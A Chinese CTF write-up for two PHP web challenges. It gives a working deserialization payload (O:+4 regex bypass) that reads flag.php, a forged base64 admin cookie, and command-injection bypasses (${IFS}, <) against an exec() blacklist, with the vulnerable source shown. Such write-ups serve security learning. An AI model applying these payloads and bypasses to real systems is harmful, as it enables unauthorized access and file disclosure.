easy

题目index.php给出源码：

```
<?php
@error_reporting(1);
include 'flag.php';
class baby
{
    public $file;
    function __toString()
    {
        if(isset($this->file))
        {
            $filename = "./{$this->file}";
            if (file_get_contents($filename))
            {
                return file_get_contents($filename);
            }
        }
    }
}
if (isset($_GET['data']))
{
    $data = $_GET['data'];
    preg_match('/[oc]:\d+:/i',$data,$matches);
    if(count($matches))
    {
        die('Hacker!');
    }
    else
    {
        $good = unserialize($data);
        echo $good;
    }
}
else
```

```
{
    highlight_file("./index.php");
}
?>
```

这题一开始没看懂到底是啥意思，一开始定义了一个baby类，然后在下面完全没有用到有关这个类的任何东西，所以身为萌新的我一脸蒙圈…后来经过仔细地阅读代码，大量的查阅资料，现了其中的猫腻…

分析：

代码一开始包含文件flag.php；
然后定义了一个类，类成员变量$file,重写__toString()方法，这个方法就是将以$filename为文件名的文件输出；
接着对data进行正则匹配preg_match('/[oc]:\d+:/i',$data,$matches)，匹配结果放入$matches，匹配成功就die('Hacker!')，不成功就对输入的$data进行反序列化并输出；
解题方法：

其实这个题理解了以后就不难了，目标是输出flag.php的内容，所以构造的data肯定也与包含的文件名相关；

先对flag.php进行序列化并输出，脚本如下：

```
<?php
class baby
{
    public $file;
    function __toString()
    {
        if(isset($this->file))
        {
            $filename = "./{$this->file}";
            if (file_get_contents($filename))
            {
                return file_get_contents($filename);
            }
```

```
        }
    }
}
$a=new baby();
$a->file='flag.php';
$b=serialize($a);
echo($b);
?>
```

测试结果输出：0:4:"baby":1:{s:4:"file";s:8:"flag.php";}直接GET这个值会匹配正则表达式，所以就要想办法绕过；


绕过方法：该函数设计的初衷是为了不让Object类型被反序列化，然而正则不够严谨，我们可以在对象长度前加一个+号，即0:4 -> 0:+4，即可绕过这层检测，从而使得我们可控的数据传入unserialize函数；

构造如下：0:+4:"baby":1:{s:4:"file";s:8:"flag.php";}

将这个字符传入unserialize函数以后会直接反序列化出一个baby的对象$good，$good->file是flag.php，反序列化后会直接默认调用魔术方法__toString()输出文件内容；

所以归根结底还是一个正则绕过+反序列化的问题，将构造的data经过URL编码以后GET进去即可得到flag；（不知道为啥直接在浏览器里传参没用，所以就用bp构造GET了一下）

payload:?
data=O%3A%2b4%3A%22baby%22%3A1%3A%7Bs%3A4%3A%22file%22%3Bs%3A8%3A%22flag.php%22%3B%7D



反序列化漏洞参考链接：

https://www.freebuf.com/articles/web/167721.html

https://xz.aliyun.com/t/3017

https://paper.seebug.org/39/

easyweb2

这题拿到以后没有切入点…老办法…扫一波目录，发现admin.php和config.php

ID	地址	HTTP响应
1	http://101.71.29.5:10001/admin.php	200
2	http://101.71.29.5:10001/config.php	200
3	http://101.71.29.5:10001/public/	200
4	http://101.71.29.5:10001/../admin.php	200
5	http://101.71.29.5:10001/admin.php	200
6	http://101.71.29.5:10001/config.php	200
7	http://101.71.29.5:10001/img/	200

进入admin.php发现You are not admin…，基本定下思路就是伪造管理员身份登录，查看请求头中的信息发现cookie的user=dXNlcg%3D%3D推测为base64编码，解码为user

要求以管理员身份登录，于是伪造user为admin，base64编码一下修改cookie的值为YWRtaW4=；刷新网页后发现进入了如下界面；

输入ls发现回显；

输入ls /想查看根目录报错error，输入cat admin.php报错，设想是过滤了空格，Google了一下空格的绕过方式如下：IFS的默认值为：空白（包括：空格，tab，和新行）

用${IFS}尝试绕过，输入ls${IFS}/,发现回显中有flag信息：

直接cat${IFS}/ffLAG_404得到flag：

事后想查看admin.php和config.php的内容，发现${IFS}无效，于是尝试<>成功，直接cat<>admin.php和config.php即可；

admin.php

```
<?php
include 'config.php';
if (!isset($_SESSION['admin'])||$_SESSION['admin']===false) {
        die("You are not admin...");
}
if (@$_POST['cmd']) {
        $cmd = waf_exec($_POST['cmd']);
        $retval = array();
        exec($cmd, $retval, $status);
        // var_dump($retval);
        if ($status == 0) {
```

```
                $res = implode("\n",$retval);
        }else{
                $res = 'error';
        }
}else{
        $res = '';
}

include './templates/admin.html';
```

config.php

```
<?php
session_start();

function waf_exec($str){
        $black_str = "/(;|&|>|}|{|%|#|!|\?|@|\+| )/i";
                $str = preg_replace($black_str, "",$str);
                return $str;
        }
```

发现确实用waf_exec()函数过滤了空格，>，{，}等一系列符号，但是没有过滤< / $，所以可以直接用<和$IFS绕过即可；

参考连接：https://blog.csdn.net/Gar_denia/article/details/88080370